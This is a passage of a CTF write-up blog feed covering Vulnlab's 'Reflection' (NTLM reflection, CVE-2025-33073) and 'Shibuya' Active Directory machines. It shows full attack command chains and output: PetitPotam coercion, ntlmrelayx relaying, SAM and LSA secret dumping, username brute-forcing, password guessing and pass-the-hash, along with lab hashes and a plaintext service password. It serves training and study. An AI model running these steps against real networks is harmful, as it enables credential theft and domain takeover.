\___/   _\__|  \__,_|  |_|_|_|</span><span class="line out"><br>          _| &quot;&quot;&quot; |_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_| &quot;&quot;&quot; |_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|</span><span class="line out"><br>          &quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;</span><span class="line out"><br></span><span class="line out"><br>              PoC to elicit machine account authentication via some MS-EFSRPC functions</span><span class="line out"><br>                                      by topotam (@topotam77)</span><span class="line out"><br></span><span class="line out"><br>                     Inspired by @tifkin_ &amp; @elad_shamir previous work on MS-RPRN</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>Trying pipe lsarpc</span><span class="line out"><br>[-] Connecting to ncacn_np:WS01.reflection.vl[\PIPE\lsarpc]</span><span class="line out"><br>[+] Connected!</span><span class="line out"><br>[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e</span><span class="line out"><br>[+] Successfully bound!</span><span class="line out"><br>[-] Sending EfsRpcOpenFileRaw!</span><span class="line out"><br>[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!</span><span class="line out"><br>[+] OK! Using unpatched function!</span><span class="line out"><br>[-] Sending EfsRpcEncryptFileSrv!</span><span class="line out"><br>[+] Got expected ERROR_BAD_NETPATH exception!!</span><span class="line out"><br>[+] Attack worked!</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ntlmrelayx.py -t &quot;smb://WS01.reflection.vl&quot; -smb2support</span><span class="line out"><br>Impacket v0.13.0.dev0+20250415.195618.c384b5fb - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Protocol Client IMAPS loaded..</span><span class="line out"><br>[*] Protocol Client IMAP loaded..</span><span class="line out"><br>[*] Protocol Client LDAPS loaded..</span><span class="line out"><br>[*] Protocol Client LDAP loaded..</span><span class="line out"><br>[*] Protocol Client SMTP loaded..</span><span class="line out"><br>[*] Protocol Client RPC loaded..</span><span class="line out"><br>[*] Protocol Client HTTPS loaded..</span><span class="line out"><br>[*] Protocol Client HTTP loaded..</span><span class="line out"><br>[*] Protocol Client DCSYNC loaded..</span><span class="line out"><br>[*] Protocol Client SMB loaded..</span><span class="line out"><br>[*] Protocol Client MSSQL loaded..</span><span class="line out"><br>[*] Running in relay mode to single host</span><span class="line out"><br>[*] Setting up SMB Server on port 445</span><span class="line out"><br>[*] Setting up HTTP Server on port 80</span><span class="line out"><br>[*] Setting up WCF Server on port 9389</span><span class="line out"><br>[*] Setting up RAW Server on port 6666</span><span class="line out"><br>[*] Multirelay disabled</span><span class="line out"><br></span><span class="line out"><br>[*] Servers started, waiting for connections</span><span class="line out"><br>[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.163.39, attacking target smb://WS01.reflection.vl</span><span class="line out"><br>[*] Authenticating against smb://WS01.reflection.vl as / SUCCEED</span><span class="line out"><br>[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.10.163.39, attacking target smb://WS01.reflection.vl</span><span class="line out"><br>[*] Service RemoteRegistry is in stopped state</span><span class="line out"><br>[*] Authenticating against smb://WS01.reflection.vl as / SUCCEED</span><span class="line out"><br>[*] Service RemoteRegistry is disabled, enabling it</span><span class="line out"><br>[*] Starting service RemoteRegistry</span><span class="line out"><br>[*] Target system bootKey: 0x7ed33ac4a19a5ea7635d402e58c0055f</span><span class="line out"><br>[*] Target system bootKey: 0x7ed33ac4a19a5ea7635d402e58c0055f</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:236728438532f0f1a57360173bda0575:::</span><span class="line out"><br>WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:236728438532f0f1a57360173bda0575:::</span><span class="line out"><br>labadm:1001:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>[*] Done dumping SAM hashes for host: ws01.reflection.vl</span><span class="line out"><br>labadm:1001:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>[*] Done dumping SAM hashes for host: ws01.reflection.vl</span><span class="line out"><br>[*] Stopping service RemoteRegistry</span><span class="line out"><br>[*] Restoring the disabled state for service RemoteRegistry</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb WS01.reflection.vl -u administrator -H &lt;REDACTED&gt; --local-auth</span><span class="line out"><br>SMB         10.10.163.39    445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:WS01) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.163.39    445    WS01             [+] WS01\administrator:&lt;REDACTED&gt; (Pwn3d!)</span></pre></td></tr></table></figure><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025">https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025</a></li><li><a href="https://blog.redteam-pentesting.de/2025/reflective-kerberos-relay-attack/">https://blog.redteam-pentesting.de/2025/reflective-kerberos-relay-attack/</a></li><li><a href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073</a></li><li><a href="https://github.com/mverschu/CVE-2025-33073">https://github.com/mverschu/CVE-2025-33073</a></li></ul>]]></content>
    
    
    <summary type="html">Pwning Reflection from Vulnlab using the new NTLM Reflection attack</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    <category term="notes" scheme="https://seriotonctf.github.io/categories/notes/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="ntlm relay" scheme="https://seriotonctf.github.io/tags/ntlm-relay/"/>
    
    <category term="coercion" scheme="https://seriotonctf.github.io/tags/coercion/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="ntlm reflection" scheme="https://seriotonctf.github.io/tags/ntlm-reflection/"/>
    
    <category term="cve-2025-33073" scheme="https://seriotonctf.github.io/tags/cve-2025-33073/"/>
    
  </entry>
  
  <entry>
    <title>Shibuya - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Shibuya-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Shibuya-Vulnlab/</id>
    <published>2025-04-07T22:25:48.000Z</published>
    <updated>2026-05-25T20:23:39.510Z</updated>
    
    <content type="html"><![CDATA[<p>Shibuya is a medium-difficulty Active Directory machine on VulnLab, created by xct. It involves user enumeration, SMB shares, cross-session relay attack, and ESC1</p><h1 id="User"><a href="#User" class="headerlink" title="User"></a>User</h1><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.106.81 --generate-hosts-file hosts</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line cmd"><br><span class="prompt">$ </span>cat hosts</span><span class="line out"><br>10.10.106.81     AWSJPDC0522.shibuya.vl shibuya.vl AWSJPDC0522</span></pre></td></tr></table></figure><h3 id="Nmap"><a href="#Nmap" class="headerlink" title="Nmap"></a>Nmap</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">22/tcp   open  ssh</span><br><span class="line">53/tcp   open  domain</span><br><span class="line">88/tcp   open  kerberos-sec</span><br><span class="line">135/tcp  open  msrpc</span><br><span class="line">139/tcp  open  netbios-ssn</span><br><span class="line">445/tcp  open  microsoft-ds</span><br><span class="line">464/tcp  open  kpasswd5</span><br><span class="line">593/tcp  open  http-rpc-epmap</span><br><span class="line">3268/tcp open  globalcatLDAP</span><br><span class="line">3269/tcp open  globalcatLDAPssl</span><br><span class="line">3389/tcp open  ms-wbt-server</span><br></pre></td></tr></table></figure><p>From the Nmap scan, we can see that we’re dealing with a Domain Controller, as it has DNS and Kerberos services running. Additionally, SSH is open, which is unusual</p><h3 id="SMB"><a href="#SMB" class="headerlink" title="SMB"></a>SMB</h3><p>We can try listing shares using null authentication and guest authentication, but in this case, both failed</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.106.81 -u &#x27;&#x27; -p &#x27;&#x27; --shares</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [+] shibuya.vl\:</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [-] Error enumerating shares: STATUS_ACCESS_DENIED</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.106.81 -u &#x27;a&#x27; -p &#x27;&#x27; --shares</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [-] shibuya.vl\a: STATUS_LOGON_FAILURE</span></pre></td></tr></table></figure><p>We don’t have any valid credentials either, so let’s try to enumerate users using kerbrute with the xato-net-10-million-usernames wordlist</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>~/tools/kerbrute userenum -d shibuya.vl --dc AWSJPDC0522.shibuya.vl /opt/seclists/Usernames/xato-net-10-million-usernames.txt -o users.txt</span><span class="line out"><br></span><span class="line out"><br>    __             __               __</span><span class="line out"><br>   / /_____  _____/ /_  _______  __/ /____</span><span class="line out"><br>  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \</span><span class="line out"><br> / ,&lt; /  __/ /  / /_/ / /  / /_/ / /_/  __/</span><span class="line out"><br>/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/</span><span class="line out"><br></span><span class="line out"><br>Version: v1.0.3 (9dad6e1) - 04/07/25 - Ronnie Flathers @ropnop</span><span class="line out"><br></span><span class="line out"><br>2025/04/07 19:34:31 &gt;  Using KDC(s):</span><span class="line out"><br>2025/04/07 19:34:31 &gt;   AWSJPDC0522.shibuya.vl:88</span><span class="line out"><br></span><span class="line out"><br>2025/04/07 19:34:32 &gt;  [+] VALID USERNAME:       purple@shibuya.vl</span><span class="line out"><br>2025/04/07 19:34:34 &gt;  [+] VALID USERNAME:       red@shibuya.vl</span></pre></td></tr></table></figure><p>In this case, we got two users: purple and red (this is a Jujutsu Kaisen reference, just like the name of the machine)<br>We don’t have a password yet, but we can try using the username as the password, sometimes this works</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u red -p red</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [-] shibuya.vl\red:red STATUS_LOGON_FAILURE</span></pre></td></tr></table></figure><p>Using NTLM authentication doesn’t work; however, when we add <code>-k</code> to authenticate using Kerberos, it works</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u red -p red -k</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [+] shibuya.vl\red:red</span></pre></td></tr></table></figure><p>Awesome! Now that we have valid credentials, we can enumerate further. Running <code>--shares</code> to look for SMB shares, we notice two non-standard shares called <code>users</code> and <code>images$</code>, but we only have read access to the <code>users</code> share</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u red -p red -k --shares</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [+] shibuya.vl\red:red</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [*] Enumerated shares</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      Share           Permissions     Remark</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      -----           -----------     ------</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      C$                              Default share</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      images$</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      SYSVOL          READ            Logon server share</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      users           READ</span></pre></td></tr></table></figure><p>Let’s get a ticket and connect to the users share using smbclient from impacket</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getTGT.py shibuya.vl/red:red</span><span class="line out"><br>Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Saving ticket in red.ccache</span><span class="line cmd"><br><span class="prompt">$ </span>export KRB5CCNAME=red.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbclient.py -k -no-pass awsjpdc0522.shibuya.vl</span><span class="line out"><br>Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># shares</span><span class="line out"><br>ADMIN$</span><span class="line out"><br>C$</span><span class="line out"><br>images$</span><span class="line out"><br>IPC$</span><span class="line out"><br>NETLOGON</span><span class="line out"><br>SYSVOL</span><span class="line out"><br>users</span><span class="line out"><br># use users</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:50:59 2025 .</span><span class="line out"><br>drw-rw-rw-          0  Wed Feb 19 13:59:37 2025 ..</span><span class="line out"><br>drw-rw-rw-          0  Sat Feb 15 07:49:31 2025 Administrator</span><span class="line out"><br>drw-rw-rw-          0  Sat Feb 15 16:48:20 2025 All Users</span><span class="line out"><br>drw-rw-rw-          0  Sat Feb 15 16:49:12 2025 Default</span><span class="line out"><br>drw-rw-rw-          0  Sat Feb 15 16:48:20 2025 Default User</span><span class="line out"><br>-rw-rw-rw-        174  Sat Feb 15 16:46:52 2025 desktop.ini</span><span class="line out"><br>drw-rw-rw-          0  Tue Feb 18 20:29:42 2025 nigel.mills</span><span class="line out"><br>drw-rw-rw-          0  Sat Feb 15 07:49:31 2025 Public</span><span class="line out"><br>drw-rw-rw-          0  Tue Feb 18 20:36:45 2025 simon.watson</span></pre></td></tr></table></figure><p>As you can see, we have more users that we can add to our users file. We can also try accessing each folder, but in this case, we get a permission denied</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line"># cd simon.watson</span><br><span class="line">[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - &#123;Access Denied&#125; A process has requested access to an object but has not been granted those access rights.</span><br><span class="line"># cd nigel.mills</span><br><span class="line">[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - &#123;Access Denied&#125; A process has requested access to an object but has not been granted those access rights.</span><br></pre></td></tr></table></figure><p>Let’s also enumerate more domain users using the <code>--users</code> flag in NetExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u red -p red -k --users</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      [+] shibuya.vl\red:red</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      -Username-                    -Last PW Set-       -BadPW- -Description-</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      _admin                        2025-02-15 07:55:29 0       Built-in account for administering the computer/domain</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      Guest                         &lt;never&gt;             0       Built-in account for guest access to the computer/domain</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      krbtgt                        2025-02-15 07:24:57 0       Key Distribution Center Service Account</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      svc_autojoin                  2025-02-15 07:51:49 0       &lt;REDACTED&gt;</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      Leon.Warren                   2025-02-16 10:23:34 0</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      Graeme.Kerr                   2025-02-16 10:23:34 0</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      Joshua.North                  2025-02-16 10:23:34 0</span><span class="line out"><br>SMB         shibuya.vl      445    AWSJPDC0522      Shaun.Burton                  2025-02-16 10:23:34 0</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>In this case, we get a lot of users, but one of them stands out, <code>svc_autojoin</code> has what looks like a password in his description</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u svc_autojoin -p &#x27;K5&amp;A6Dw9d8jrKWhV&#x27;</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [+] shibuya.vl\svc_autojoin:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>We can check if this user can access the <code>images$</code> share we saw earlier, and indeed, he can</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u svc_autojoin -p &#x27;K5&amp;A6Dw9d8jrKWhV&#x27; --shares</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [+] shibuya.vl\svc_autojoin:&lt;REDACTED&gt;</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      -----           -----------     ------</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      C$                              Default share</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      images$         READ</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      SYSVOL          READ            Logon server share</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      users           READ</span></pre></td></tr></table></figure><p>After connecting and listing the files, we see some <code>.wim</code> files, which stand for Windows Imaging Format. It’s a disk image file format that contains a snapshot of a Windows installation</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbclient.py svc_autojoin@shibuya.vl</span><span class="line out"><br>Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>Password:</span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># use images$</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Wed Feb 19 18:35:20 2025 .</span><span class="line out"><br>drw-rw-rw-          0  Wed Feb 19 13:59:37 2025 ..</span><span class="line out"><br>-rw-rw-rw-    8264070  Wed Feb 19 18:35:20 2025 AWSJPWK0222-01.wim</span><span class="line out"><br>-rw-rw-rw-   50660968  Wed Feb 19 18:35:20 2025 AWSJPWK0222-02.wim</span><span class="line out"><br>-rw-rw-rw-   32065850  Wed Feb 19 18:35:20 2025 AWSJPWK0222-03.wim</span><span class="line out"><br>-rw-rw-rw-     365686  Wed Feb 19 18:35:20 2025 vss-meta.cab</span></pre></td></tr></table></figure><p>Let’s download them to our local machine and take a look</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line"># get AWSJPWK0222-01.wim</span><br><span class="line"># get AWSJPWK0222-02.wim</span><br><span class="line"># get AWSJPWK0222-03.wim</span><br><span class="line"># get vss-meta.cab</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>file *.wim</span><span class="line out"><br>AWSJPWK0222-01.wim: Windows imaging (WIM) image v1.13, XPRESS compressed, reparse point fixup</span><span class="line out"><br>AWSJPWK0222-02.wim: Windows imaging (WIM) image v1.13, XPRESS compressed, reparse point fixup</span><span class="line out"><br>AWSJPWK0222-03.wim: Windows imaging (WIM) image v1.13, XPRESS compressed, reparse point fixup</span></pre></td></tr></table></figure><p>We can mount those files, but a simpler way is to run 7z on them to extract the contents</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>7z x AWSJPWK0222-01.wim</span><span class="line cmd"><br><span class="prompt">$ </span>ls</span><span class="line out"><br> Administrator  &#x27;All Users&#x27;   Default  &#x27;Default User&#x27;   desktop.ini   Public   simon.watson</span></pre></td></tr></table></figure><p>We have the home directories of Administrator and simon.watson, but there’s nothing interesting there. Let’s move on to the second WIM file and repeat the same process we used on the first one. </p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ls SAM SYSTEM SECURITY</span><span class="line out"><br>SAM  SECURITY  SYSTEM</span></pre></td></tr></table></figure><p>Nice! There are the SAM, SYSTEM, and SECURITY hives. Let’s dump them using secretsdump from impacket</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>secretsdump.py -system SYSTEM -sam SAM -security SECURITY local</span><span class="line out"><br>Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Target system bootKey: 0x2e971736685fc53bfd5106d471e2f00f</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:8dcb5ed323d1d09b9653452027e8c013:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9dc1b36c1e31da7926d77ba67c654ae6:::</span><span class="line out"><br>operator:1000:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>[*] Dumping cached domain logon information (domain/username:hash)</span><span class="line out"><br>SHIBUYA.VL/Simon.Watson:$DCC2$10240#Simon.Watson#04b20c71b23baf7a3025f40b3409e325: (2025-02-16 11:17:56+00:00)</span><span class="line out"><br>[*] Dumping LSA Secrets</span><span class="line out"><br>[*] $MACHINE.ACC</span><span class="line out"><br>$MACHINE.ACC:plain_password_hex:2f006b004e0045004c0045003f0051005800290040004400580060005300520079002600610027002f005c002e002e0053006d0037002200540079005e0044003e004e0056005f00610063003d00270051002e00780075005b0075005c00410056006e004200230066004a0029006f007a002a005700260031005900450064003400240035004b0079004d006f004f002100750035005e0043004e002500430050006e003a00570068005e004e002a0076002a0043005a006c003d00640049002e006d005a002d002d006e0056002000270065007100330062002f00520026006b00690078005b003600670074003900</span><span class="line out"><br>$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1fe837c138d1089c9a0763239cd3cb42</span><span class="line out"><br>[*] DPAPI_SYSTEM</span><span class="line out"><br>dpapi_machinekey:0xb31a4d81f2df440f806871a8b5f53a15de12acc1</span><span class="line out"><br>dpapi_userkey:0xe14c10978f8ee226cbdbcbee9eac18a28b006d06</span><span class="line out"><br>[*] NL$KM</span><span class="line out"><br> 0000   92 B9 89 EF 84 2F D6 55  73 67 31 8F E0 02 02 66   ...../.Usg1....f</span><span class="line out"><br> 0010   F9 81 42 68 8C 3B DF 5D  0A E5 BA F2 4A 2C 43 0E   ..Bh.;.]....J,C.</span><span class="line out"><br> 0020   1C C5 4F 40 1E F5 98 38  2F A4 17 F3 E9 D9 23 E3   ..O@...8/.....#.</span><span class="line out"><br> 0030   D1 49 FE 06 B3 2C A1 1A  CB 88 E4 1D 79 9D AE 97   .I...,......y...</span><span class="line out"><br>NL$KM:92b989ef842fd6557367318fe0020266f98142688c3bdf5d0ae5baf24a2c430e1cc54f401ef598382fa417f3e9d923e3d149fe06b32ca11acb88e41d799dae97</span><span class="line out"><br>[*] Cleaning up...</span></pre></td></tr></table></figure><p>Awesome, we got some hashes. You’d think it’s the Administrator’s hash, but it’s not. We can try spraying the Administrator and Operator user hashes with the list of users we got earlier, but in this case, it’s reasonable to guess that the Operator hash belongs to the simon.watson user, since he’s the one present on the machine, as we saw from the first WIM file we extracted</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb shibuya.vl -u simon.watson -H &lt;REDACTED&gt;</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [+] shibuya.vl\simon.watson:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>Remember earlier, we couldn’t cd into Simon’s folder. Now that we have his credentials, we can connect to the users’ share and list his home directory</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbclient.py simon.watson@shibuya.vl -hashes :5d8c3d1a20bd63f60f469f6763ca0d50</span><span class="line out"><br>Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># use users</span><span class="line out"><br># cd simon.watson</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Tue Feb 18 20:36:45 2025 .</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:50:59 2025 ..</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 AppData</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Application Data</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Cookies</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:41 2025 Desktop</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Documents</span><span class="line 